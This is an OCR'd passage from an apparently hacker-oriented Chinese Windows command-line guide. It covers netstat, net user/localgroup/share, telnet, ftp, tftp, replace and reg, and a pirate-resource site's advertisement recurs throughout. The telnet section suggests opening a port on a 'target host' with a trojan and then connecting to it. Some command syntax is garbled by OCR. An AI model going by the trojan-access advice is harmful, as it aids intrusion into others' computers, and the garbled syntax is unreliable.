- netstat –s。本选项能够按照各个协议分别显示其统计数据。如果应用程序（如 Web 浏览器）运行速度比较慢，或不能显示 Web 页之类的数据，就可以用本选项来查看一下所显示的信息。需要仔细查看统计数据的各行，找到出错的关键字，进而确定问题所在。
- netstat –e。本选项用于显示关于以太网的统计数据。它列出的项目包括传送数据报的总字节数、错误数、删除数、数据报数量和广播数量。这些统计数据既有发送的数据报数量，也有接收的数据报数量（这个选项可以用来统计一些基本的网络流量）。
- netstat –r。可以显示关于路由表的信息。除显示有效路由外，还显示当前有效的连接。

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/xiaobo_blog 唯一营谣 QQ：4320333

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



- netstat –a。本选项显示一个有效连接信息列表，既包括已建立的连接（ESTABLISHED），也包括监听连接请求（LISTENING）的那些连接。
- bnetstat –n。显示所有已建立的有效连接。

4．典型示例

Netstat 命令可显示活动的 TCP 连接、计算机侦听的端口、以太网统计信息、IP 路由表、IPV4 统计信息（对于 IP、ICMP、TCP 和 UDP 协议），以及 IPV6 统计信息（对于 IPV6、ICMPV6、通过 IPV6 的 TCP，以及通过 IPV6 的 UDP 协议）。使用时如果不带参数，Netstat 将显示活动的 TCP 连接。

下面再介绍几个 Netstat 命令的应用实例，具体如下。

（1）若想要显示本机所有活动的 TCP 连接，以及计算机侦听的 TCP 和 UDP 端口，则应输入 Netstat –a 命令，运行后的结果显示如图 2-21 所示。

（2）显示服务器活动的 TCP/IP 连接，则应输入 netstat –n 命令或 netstat（不带任何参数）命令，运行后的结果显示如图 2-22 所示。




图 2-21　显示本机所有活动的 TCP 连接




图 2-22　显示服务器活动的 TCP/IP 连接

（3）显示以太网统计信息和所有协议的统计信息，则应输入 netstat –s –e 命令，运行后的结果如图 2-23 所示。

（4）检查路由表确定路由配置情况，则应输入 Netstat –rn 命令，运行后的结果如图 2-24 所示。




图 2-23　显示以太网统计信息



图 2-24　确定路由配置情况

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

2.2.3 工作组和域的 Net 命令

许多 Windows NT 网络命令都以 Net 开始。这些 Net 命令有一些公共属性：通过输入 Net/? 可查阅所有可用的 Net 命令；通过输入 Net help 命令，可在命令行中获得 Net 命令的语法帮助。Windows XP 系统中的 Net 系列命令中多了一个 Net User 命令。Net User 命令不仅可以用来添加、修改用户或显示用户信息，还可以对用户设置不同的限制。

在工作组中，用户的一切设置都在本机上进行，密码放在本机的数据库中验证。如果用户的计算机加入域，则各种策略由域控制器统一设定，用户名和密码也需到域控制器去验证，也即用户的账号和密码可在同一域中的任何一台计算机上登录，这样做主要是为了便于管理。

下面来介绍几个常用的 Net 子命令。

1. net accounts

作用：更新用户账号数据库、更改密码及所有账号的登录要求。必须要在更改账号参数的计算机上运行网络登录服务。

命令格式：

```
    net accounts [/forcelogoff:{minutes | no}] [/minpwlen:length] [/maxpwage:{days | unlimited}]
[/minpwage:days] [/uniquepw:number] [/domain] 或 net accounts [/sync] [/domain]
```

- ❑ 输入不带参数的 net accounts 命令，用于显示当前密码设置、登录时限及域信息。
- ❑ /forcelogoff:{minutes | no}设置当用户账号或有效登录时间过期时，结束用户和服务器会话前的等待时间。no 选项禁止强行注销（该参数的默认设置为 no）。
- ❑ /minpwlen:length 设置用户账号密码的最少字符数。允许范围为 0～14，默认值为 6。
- ❑ /maxpwage:{days | unlimited}设置用户账号密码有效的最大天数。unlimited 不设置最大天数。/maxpwage 选项的天数必须大于/minpwage。允许范围是 1～49710 天（unlimited），默认值为 90 天。
- ❑ /minpwage:days 设置用户必须保持原密码的最小天数。0 值不设置最小时间。允许范围为 0～49710 天，默认值为 0 天。
- ❑ /uniquepw:number 要求用户更改密码时，必须在经过 number 次后，才能重复使用与之相同的密码。允许范围为 0～8，默认值为 5。
- ❑ /domain 在当前域的主域控制器上执行该操作。否则只在本地计算机执行操作。
- ❑ /sync 当用于主域控制器时，该命令使域中所有备份域控制器同步；当用于备份域控制器时，该命令仅使该备份域控制器与主域控制器同步，仅适用于 Windows NT Server 域成员的计算机。

2. net file

作用：用于关闭一个共享的文件并且删除文件锁。

命令格式：

```
    net file [id [/close]]
```

- ❑ id：指文件的标识号。
- ❑ /close：关闭一个打开的文件且删除文件上的锁。可在文件共享服务器上输入该命令。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



3. net config

作用：显示运行的可配置服务，或显示并更改某项服务的设置。

命令格式：

```
net pause server
```

- 输入不带参数的 net config 命令，用于显示可配置服务的列表。
- service 通过 net config 命令进行配置的服务（server 或 workstation）。
- options 为服务的特定选项。

4. net computer

作用：从域数据库中添加或删除计算机。

命令格式：

```
net computer\\computername{/add | /del}
```

- \\computername 指定要添加到域或从域中删除的计算机。
- /add 将指定计算机添加到域。
- /del 将指定计算机从域中删除。

5. net continue

作用：重新激活挂起的服务。

命令格式：

```
net continue server
```

6. net view

作用：显示域列表，计算机列表或指定计算机的共享资源列表。

命令格式：

```
net view [\\computername|/dp,aom[omainname]]
```

- 输入不带参数的 net view 显示当前域的计算机列表，如图 2-25 所示。
- \\computername 指定要查看其共享资源的计算机名称。
- /domain[omainname]指定要查看其可用计算机的域。

7. net user

作用：添加或更改用户账号或显示用户账号信息。该命令也可以写为 net users。

命令格式：

```
net user[username[password | *][options]][/domain]
```

- 输入不带参数的 net user,查看计算机上的用户账号列表，如图 2-26 所示。
- username 用于添加、删除、更改或查看用户账号名。
- password 为用户账号分配或更改密码。密码必须满足 net accounts 命令的/minpwlen 选项的密码最小长度，最多可以有 127 个字符。
- */add 和/delete 用于添加和删除用户账户。

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/xiusao_blog/ 客服QQ：[illegible]

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

- /domain 用于在计算机主域的主域控制器中执行操作。
- /active:[no/yes]用于禁用或启用用户账号。




图 2-25 net view 命令运行结果




图 2-26 net user 命令运行结果

8，net use

作用：连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。

命令格式：

```
    net use [devicename | *][\\computername\sharename[\volume]][password | *] [/user: [domainame\]username][/delete]|[/persistent:{yes | no}]]
```

参数介绍：输入不带参数的 net use 列出网络连接，如图 2-27 所示。

9．net start

命令格式：

```
    net start server
```

作用：启动服务或显示已启动服务的列表。不带参数则显示已打开服务，如图 2-28 所示。在需要启动一个服务时，只需在后边加上服务名称就可以了，如图 2-29 所示。



图 2-27 net use 运行结果




图 2-28 net start 运行结果



图 2-29 添加服务

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



10．net pause

作用：暂停正在运行的服务。

命令格式：

```
net pause server
```

11．net stop

作用：停止 Windows NT 网络服务。

命令格式：

```
net stop server
```

与 net stop 命令相反的命令是 net start，net stop 命令用于停止 Windows NT 网络服务，net start 命令用于启动 Windows NT 网络服务。

12．net statistics

作用：显示本地工作站或服务器服务的统计记录。

命令格式：

```
net statistics
```

- 输入不带参数的 net statistics，列出其统计信息可用的运行服务。
- Workstation 显示本地工作站服务的统计信息。
- 显示本地服务器服务的统计信息，可以使用 net statistics server | more 命令来显示服务器服务的统计信息，如图 2-30 所示。

13．net share

作用：创建、删除或显示共享资源。

命令格式：

```
net share sharename=drive:path[/users:number | /unlimited][/remark:"text"]
```

- 不带任何参数的 net share 命令，可用于显示本地计算机上所有共享资源的信息，如图 2-31 所示。




图 2-30 服务的统计信息




图 2-31 显示所有共享资源信息

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





- sharename 是共享资源的网络名称。
- drive:path 指定共享目录的绝对路径。
- /user:number 设置可以同时访问共享资源的最大用户数。
- /unlimited 不限制同时访问共享资源的用户数。
- /remark:"text" 添加关于资源的注释，注释文字用引号引住。
- /delete 停止共享资源。

14. net session

作用：列出或断开本地计算机和与其相连接的客户端，也可写为 net sessions 或 net sess。

命令格式：

```
net session [\\computername][/delete]
```

- 输入不带参数的 net session 显示所有与本地计算机的会话信息。
- \\computername 标识要列出或断开会话的计算机。
- delete 结束与\\computername 计算机会话，并关闭本次会话期间计算机的所有连接。

15. net send

作用：向网络的其他用户、计算机或通信名发送消息。如用 Net send /users server will shutdown in 10 minutes 命令给所有连接到服务器的用户发送消息。

命令格式：

```
net send {name | * | /domain[:name] | /users} message
```

- name 为要接收发送消息的用户名、计算机名或通信名。
- *为将消息发送到组中的所有名称。
- /domain[:name]为将消息发送到计算机域中的所有名称。
- /users 为将消息发送到与服务器连接的所有用户。
- message 作为消息发送的文本。

16. net print

作用：显示或控制打印作业及打印队列。

命令格式：

```
net print [\computername ] job# [/hold | /release | /delete]
```

- computername 为共享打印机队列的计算机名。
- job# 为在打印机队列中分配给打印作业的标识号。
- /hold 为使用 job# 时，在打印机队列中使打印作业等待。
- /release 为释放保留的打印作业。
- /delete 为从打印机队列中删除打印作业。

17. net name

作用：添加或删除消息名或显示计算机接收消息的名称列表。

命令格式：

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



```
net name[name[/add | /delete]]
```

- 输入不带参数的 net name 命令，列出当前使用的名称。
- name 为指定接收消息的名称。
- /add 将名称添加到计算机中。
- /delete 从计算机中删除名称。

18．net localgroup

作用：添加、显示或更改本地组。

命令格式：

```
net localgroup groupname {/add[/comment:"text"] | /delete}[/domain]
```

- 输入不带参数的 net localgroup 命令，用于显示服务器名称和计算机的本地组名称，如图 2-32 所示。
- groupname 为要添加、扩充或删除的本地组名称。显示某个组的信息。
- /comment:"text" 为新建或现有的组添加注释。
- /domain 在当前域的主域控制器中执行操作，否则仅在本地计算机上执行操作。
- Nname[…]列出了要添加到本地组或从本地组中删除的一个或多个用户名或组名。
- /add将全局组名或用户名添加到本地组中。
- /delete 从本地组中删除组名或用户名。




图 2-32　net localgroup 运行结果

19．net group

作用：在 Windows NT Server 域中添加、更改或显示全局组。

命令格式：

```
net group groupname {/add[/comment:"text"] | /delete}[/domain]或 net group groupname username
[ …] {/add | /delete}[/domain]
```

- 输入不带参数的 net group 命令,显示服务器名称及服务器组名称。
- groupname 指需要添加、扩充或删除的组的名称。只要给出组名，就可以浏览该组中的用户列表。
- /comment"text"为一个新的或已存在的组添加注释。注释最多可以是 48 个字符，文本应包含在引号中。
- /domain 在当前域的主域控制器上执行操作。否则在本地计算机上执行该操作。
- username[...]列出一个或多个需要从一个组中添加或删除的用户名。可以用空格将多个用户名分隔开。
- /add 用于添加一个组，或将一个用户名添加到一个组中。
- /delete 用于删除一个组，或将一个用户名从一个组中删除。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

2.2.4 23 端口登录的 Telnet 命令

Telnet 是传输控制协议/因特网协议（TCP/IP）网络（如 Internet）的登录和仿真程序，主要用于 Internet 会话。基本功能是允许用户登录进入远程主机系统。

1．常用的 Telnet 命令

Telnet 命令的格式为：telnet+空格+IP 地址/主机名称。例如 telnet 192.168.0.9 命令如果执行成功，则将从 IP 地址为 192.168.0.9 的远程计算机上得到 Login：提示符。

当 Telnet 成功连接到远程系统上时，将显示登录信息并提示用户输入用户名和口令。如果用户名和口令输入正确，则成功登录并在远程系统上工作。在 Telnet 提示符后可输入很多命令来控制 Telnet 会话过程。在 Telnet 提示下输入？，屏幕显示 Telnet 命令的帮助信息。

2．使用 Telnet 命令登录远程计算机

要使用 Telnet 命令登录远程计算机，就要保证目标主机中开有可供进入的端口（可通过木马程序来完成）。当在目标主机上打开一个端口之后，就可以通过 Telnet 连接到该目标主机，如用 telnet 192.168.0.9 99 命令可连接到该目标主机的 99 端口，如图 2-33 所示。

当登录到远程计算机之后，只要有用户使用该计算机登录网络，就会成为 Telnet 的一个终端。但如果希望登录远程系统，则必须进行注册，在退出时也必须注册退出。在命令提示符窗口中运行 telnet 命令，即可进入 Telnet 子环境中，如图 2-34 所示。




图 2-33 连接目标主机端口




图 2-34 telnet 子环境

此时，在窗口中运行“open+空格+IP 地址/计算机名称”命令，即可连接该目标主机。运行 close 命令，即可退出连接（在光标处运行 quit 命令，即可退出 Telnet 命令状态），如图 2-35 所示。




图 2-35 连接目标主机

2.2.5 传输协议 FTP/Tftp 命令

FTP 命令和 Tftp 命令虽然功能不同，但这两个命令是在传输文件中经常用的命令。

1．FTP 命令

FTP 命令是 Internet 用户使用最频繁的命令之一，通过 FTP 命令可将文件传送到正在运行 FTP 服务的远程计算机上，或从正在运行 FTP 服务的远程计算机上下载文件。在命令提示符窗口中运行 ftp 命令，即可进入 FTP 子环境窗口，如图 2-36 所

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



示。或在“运行”对话框中运行 ftp 命令，也可进入 FTP 子环境窗口。

FTP 的命令行格式为：

```
ftp -v -n -d -g [主机名]。
```

- -v。显示远程服务器的所有响应信息。
- -n。限制 FTP 的自动登录，即不使用。
- -d。使用调试方式。
- -g。取消全局文件名。




图 2-36 FTP 子环境窗口

下面简要介绍上传或下载文件的实例。先假设有一个 FTP 服务器：qint.ithot.net，用户名为 username，密码为 user1234。在本地计算机的 D 盘中创建一个文件夹 qint，将要上传的文件先复制到 d:\qint 中(/*…*/为注释)。

通过 FTP 命令，将文件从本地上传或从服务器下载的具体操作步骤如下。

步骤 1：在 FTP 子环境窗口中运行 open qint.ithot.net 命令，如果用户的 FTP 服务器不是 21 默认端口，则应在命令后面加空格和相应端口号，即“open qint.ithot.net+空格+端口号”。

步骤 2：根据提示输入 username（提示用户输入用户名）之后，再输入 user1234（提示用户输入密码，该密码不会显示出来）。如果用户的密码输入错误，则不会提示用户重新输入，这时需要输入 user 命令返回之后，再重新输入用户名和密码）。

步骤 3：输入 dir 命令，即可在用户成功登录之后，查看 FTP 服务器中的文件及目录（使用 ls 命令只能查看文件）。

步骤 4：输入 mkdir qint 命令，即可在 FTP 服务器的根目录下建立 qint 目录。

步骤 5：输入 cd qint 命令，即可进入 qint 目录，用“cd 用户的目录名”可以进入当前目录的下一级目录。

步骤 6：如果用户要上传或下载文件，则需要输入 bin 命令来实现二进制传输。如果不先执行该命令，则上传或下载的速度将会很慢）。

步骤 7：输入 lcd d:\qint 命令，即可定位本地默认文件夹（可以事先在 D 盘中创建）。

步骤 8：输入 put m001.jpg 命令，即可将当前文件夹 d:\qint 中的文件 mym01.jpg 上传到 FTP 服务器的默认目录中（可以用 mput*.*将所有的文件上传到 FTP 服务器上）。

步骤 9：输入 get m002.jpg 命令，即可将 FTP 服务器默认目录中的文件 m002.jpg，下载到当前目录下（如 d:\qint）。可以用 mget*.*将所有的文件下载到 d:\qint。

步骤 10：输入 delete *.*命令，即可删除目录中所有的文件。

步骤 11：输入 cd ..命令，即可返回到上一级目录。返回上一级目录用 cd ..命令，返回的根目录用 cd\命令。

步骤 12：输入 mrdir qint 命令，即可删除目录 qint（要删除某目录，在此目录下不能有文件及目录，否则将不法删除）。

步骤 13：输入 Bbye 命令，即可退出 FTP 服务器。查看 FTP 服务器当前目录的命令为 pwd。可以用 cd 命令定位服务器的目录，用 lcd 命令定位本地计算机的目录。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





2. Tftp 命令

而 Tftp 命令用于向运行平凡文件传输协议（TFTP）服务或 daemon 的远程计算机（尤其是运行 UNIX 的计算机）传输文件或从运行平凡文件传输协议（TFTP）服务或 daemon 的远程计算机（尤其是运行 UNIX 的计算机）传输文件。

语法：

```
Tftp [-i] [Host] [{get|put}] [source] [Destination]
```

- –i。指定二进制图像传送模式（也称为八进制模式）。在二进制图像模式下，文件以一个字节为单位进行传输。在传送二进制文件时，使用该模式。如果省略–i，文件将以 ASCII 模式传送（默认传送模式）。传送文本文件时使用该模式如果传送成功，将显示数据传输率。
- Host。指定本地或远程计算机。
- Put。将本地计算机上的 Destination 文件传送到远程计算机上的 Source 文件。因为 TFTP 协议不支持用户身份验证，所以用户必须登录到远程计算机，同时文件在远程计算机上必须可写。
- Get。将远程计算机上的 Destination 文件传送到本地计算机上的 Source 文件中。
- Source。指定要传送到的文件。
- Destination。指定将文件传送到的位置。如果省略 Destination，将假定与 Source 同名。

如果想从本地计算机上，将文件 users.txt 传送到远程计算机 vax1 上的 users19.txt 中，则应输入 tftp vax1 put users.txt users19.txt 命令。如果想往指定地址的计算机上传送文件，则应输入 tftp -I 192.168.0.9 put install.log install.log 命令。如果想要下载服务器上的文件，则应输入 Tftp -i 192.168.0.9 get install.log 命令。

2.2.6 替换重要文件的 Replace 命令

当需要用源目录中的文件替换目标目录中的同名文件时，利用 Replace 命令，即可把唯一的文件名添加到目标目录中去。

1. 语法

```
REPLACE [drive1:] [path1] filename [drive2:] [path2] [/A] [/P] [/R] [/W]
REPLACE [drive1:] [path1] filename [drive2:] [path2] [/p] [/R] [/s] [/w] [/U]
```

2. 参数说明

- [drive1:] [path] filename。指定源文件或源文件组的位置和文件名。
- [drive2:] [path2]。指定目标文件的位置，但不能为要替换的文件指定文件名。如果既没有指定一个驱动器，也没有指定一个目录，Replace 命令则将当前驱动器和当前目录作为目标使用。
- /A。把新文件添加到目标目录，而不是替换现有的文件，不能将此开关和/S 或/U 开关一起使用。
- /p。在替换一个目标文件或添加一个源文件之前，提示是否确认。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



- /R。将只读文件视同未受保护的文件进行替换。如果没有指定本开关，而又试图替换一个只读文件，就会出现一个错误结果，同时终止替换操作。
- /S。搜索目标目录的所有子目录，并替换匹配的文件。不得将/S 与/A 开关一起使用。Replace 命令不搜索 path1 参数中指定的子目录。
- /W。在 Replace 命令开始搜索源文件之前，等待插入磁盘。如果没有指定/W 开关，则 Replace 命令在按下【Enter】键后，将立即开始替换文件或添加文件。
- /U。只替换（更新）目标目录中那些比源目录中的文件还要旧的文件。

退出码说明如下。

- 0。replace 命令成功替换或添加了文件。
- 1。replace 命令遇到了 MS-DOS 的错误版本。
- 2。replace 命令找不到源文件。
- 3。replace 命令找不到源或目标路径。
- 5。用户没有访问要替换的文件。
- 8。系统内存不足以执行该命令。
- 11。用户在命令行上使用了错误的语法。

3. 典型示例

下面介绍几个 Replace 命令应用的具体实例。

（1）假定驱动器 C 上多个目录包含一个名为 Phones.cli 的文件的不同版本，该文件包含客户姓名和电话号码。要使用驱动器 A 中最新版本的 Phones.cli 文件替换所有这些文件，请输入 replace a:\phones.cli c:\ /s 命令。

（2）假若将新的打印机设备驱动程序添加到驱动器 C 上名为 Tools 的目录中，该目录已包含多个字处理程序的打印机设备驱动程序文件，应输入 replace a:*.prd c:\tools /a 命令。该命令可搜索驱动器 A 上的当前路径，查找所有扩展名为.prd 的文件，并将这些文件添加到驱动器 C 的 Tools 目录中。因为包含/a 命令行选项，所以 replace 只添加 A 驱动器上有而 C 驱动器中不存在的文件。

2.2.7 远程修改注册表的 Reg 命令

如果编辑注册表不当，可能会严重损坏系统。在更改注册表之前，应备份计算机上任何有价值的数据。只有在别无选择的情况下，才直接编辑注册表。注册表编辑器会忽略标准的安全措施，从而使得这些设置会降低性能、破坏系统，甚至要求用户重新安装 Windows 系统。可以利用“控制面板”或“Microsoft 管理控制台（MMC）”中的程序，安全更改多数注册表设置。如果必须直接编辑注册表，则请先将其备份。

使用 Reg 命令可以直接编辑本地或远程计算机的注册表，这些更改有可能造成计算机无法操作并需要重新安装操作系统，所以不需要直接编辑注册表。

1. reg add

功能：将新的子项或项添加到注册表中。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

语法：

```
reg add keyname[/v entryname|/ve] [/t DataType] [/s separator] [/d value] [/f]
```

